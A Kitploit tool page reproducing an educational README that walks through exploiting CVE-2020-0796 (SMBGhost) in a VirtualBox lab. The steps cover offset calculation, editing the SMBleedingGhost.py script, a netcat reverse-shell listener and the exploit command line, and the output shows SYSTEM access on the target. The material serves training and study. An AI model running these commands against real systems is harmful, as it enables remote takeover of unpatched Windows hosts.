Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2020-0796-SMBGhost-Exploit-Demo — Educational proof-of-concept exploit for CVE-2020-0796 (SMBGhost) demonstrating pre-auth RCE on Windows SMBv3. Includes step-by-step lab setup, offset calculation, and reverse shell execution for controlled cybersecurity training. | Kitploit
Tools/GitHubGitHub/tdevworks/cve-2020-0796-smbghost-exploit-demo
Vulnerability AnalysisExploitationPenetration TestingLearning & EducationRemote Access ToolPayload DevelopmentBinary ExploitationLabs & Practice
GitHub
tdevworks/cve-2020-0796-smbghost-exploit-demo

CVE-2020-0796-SMBGhost-Exploit-Demo

Educational proof-of-concept exploit for CVE-2020-0796 (SMBGhost) demonstrating pre-auth RCE on Windows SMBv3. Includes step-by-step lab setup, offset calculation, and reverse shell execution for controlled cybersecurity training.

View Repository
351 year agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2020-0796 Exploit Demo (SMBGhost)

This project demonstrates a proof-of-concept (PoC) exploit of CVE-2020-0796, also known as SMBGhost - a critical pre-auth RCE vulnerability affecting Windows 10 and Windows Server systems using SMBv3. This was developed as part of a school cybersecurity project. All exploit code credit goes to ZecOps. I have only used and adapted it for educational purposes to demonstrate exploitation of CVE-2020-0796 within a controlled lab environment.

Requirements for Demo

To replicate this demonstration, the following setup is required:

Attacker Machine

  • VirtualBox (using NATNetwork for VM networking)
  • Windows 10 (any recent version)
  • Python 3.x (added to system PATH)
  • Netcat (included with Nmap or installed separately)
  • Exploit script from GitHub PoC:
    SMBleedingGhost.py by ZecOps

Target Machine

  • VirtualBox (same NATNetwork configuration)
  • Windows 10 version 1903, release 19H1
    Build 18362.356 – 2019.09, Home or Pro Edition (x64)
  • Windows Firewall disabled (to allow port 445 access)
  • Offset calculation script from GitHub PoC:
    by ZecOps
calc_target_offsets.bat

Demonstration: Step-by-Step Exploit

Step 1: Retrieve IP Addresses of Both VMs

  1. Launch Command Prompt on both the Attacker and Target virtual machines.

  2. Execute the following command in each machine:

    root@kitploit:~
    ipconfig
    

Screenshot 2025-05-16 172329

  1. Take note of the IP addresses of the VMs — you’ll use them in the later steps.

Step 2: Calculate Offsets on Target VM

  1. On the Target VM, navigate to the CVE-2020-0796-RCE-POC-master folder.
  2. Double-click to run the script: calc_target_offsets.bat
  • This will generate memory offsets required for the exploit.
  • Keep the window open and take note of the values shown — you’ll use them in the next step.

Screenshot 2025-05-16 172350


Step 3: Update Exploit Script on Attacker VM

  1. On the Attacker VM, open the same CVE-2020-0796-RCE-POC-master folder.
  2. Right-click SMBleedingGhost.py and open with Notepad.
  3. In the SMBleedingGhost.py file, scroll down and locate the section that begins with OFFSETS = {.
  4. Replace the existing offset values with the ones you obtained from the Target VM.
  5. Save the file after editing.
  6. You may now close the offset window on the Target VM.

Screenshot 2025-05-16 172403


Step 4: Start Netcat Listener on Attacker VM

Open a new Command Prompt and run:

root@kitploit:~
ncat -lvp 4321
  • This sets up a listener on port 4321 to receive a reverse shell from the Target VM upon successful exploitation.
  • You can change the port number if needed.

Screenshot 2025-05-16 172419


Step 5: Execute Exploit from Attacker VM

  1. Open another Command Prompt and navigate to the PoC directory (I saved mine in Desktop):
root@kitploit:~
cd Desktop
cd CVE-2020-0796-RCE-POC-master
dir
  1. Run the exploit with the appropriate IPs and port:
root@kitploit:~
python SMBleedingGhost.py <target_ip> <attacker_ip> <port>

Screenshot 2025-05-16 172450

Example used in this demo:

root@kitploit:~
python SMBleedingGhost.py 192.168.18.61 192.168.18.62 4321
  • 192.168.18.61: Target VM IP
  • 192.168.18.62: Attacker VM IP
  • 4321: Port used in the netcat listener

Exploitation Outcome

If successful, the netcat window will show:

root@kitploit:~
Microsoft Windows [Version 10.0.18362.356]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

This confirms that:

  • The Target VM has been exploited
  • The Attacker VM now has system-level privileges

You can validate access by executing:

root@kitploit:~
whoami

This will give:

root@kitploit:~
whoami
nt authority\system

This means that the Attacker VM now has system-level privileges on the Target VM.

Screenshot 2025-05-16 172512

You can also run:

root@kitploit:~
ipconfig

To verify you’re interacting with the Target VM’s network.

Screenshot 2025-05-16 172550

Note: The Target VM may crash after exploitation. If it does, you may restart it. The attacker session will need to be re-established after reboot.

Acknowledgements

This demonstration is based on the publicly available proof-of-concept developed by ZecOps.

All exploit code credit goes to ZecOps. I have only used and adapted it for educational purposes to demonstrate exploitation of CVE-2020-0796 within a controlled lab environment.

References

  • CVE-2020-0796 Remote Code Execution POC

Author

@tdevworks

Disclaimer

This repository is created for educational purposes only.

All tools, scripts, and techniques demonstrated are intended to help understand cybersecurity vulnerabilities in a controlled lab environment. Do not attempt to use any of the provided materials on systems or networks that you do not own or have explicit permission to test.

Any misuse of the software will not be the responsibility of the author.

Download Tool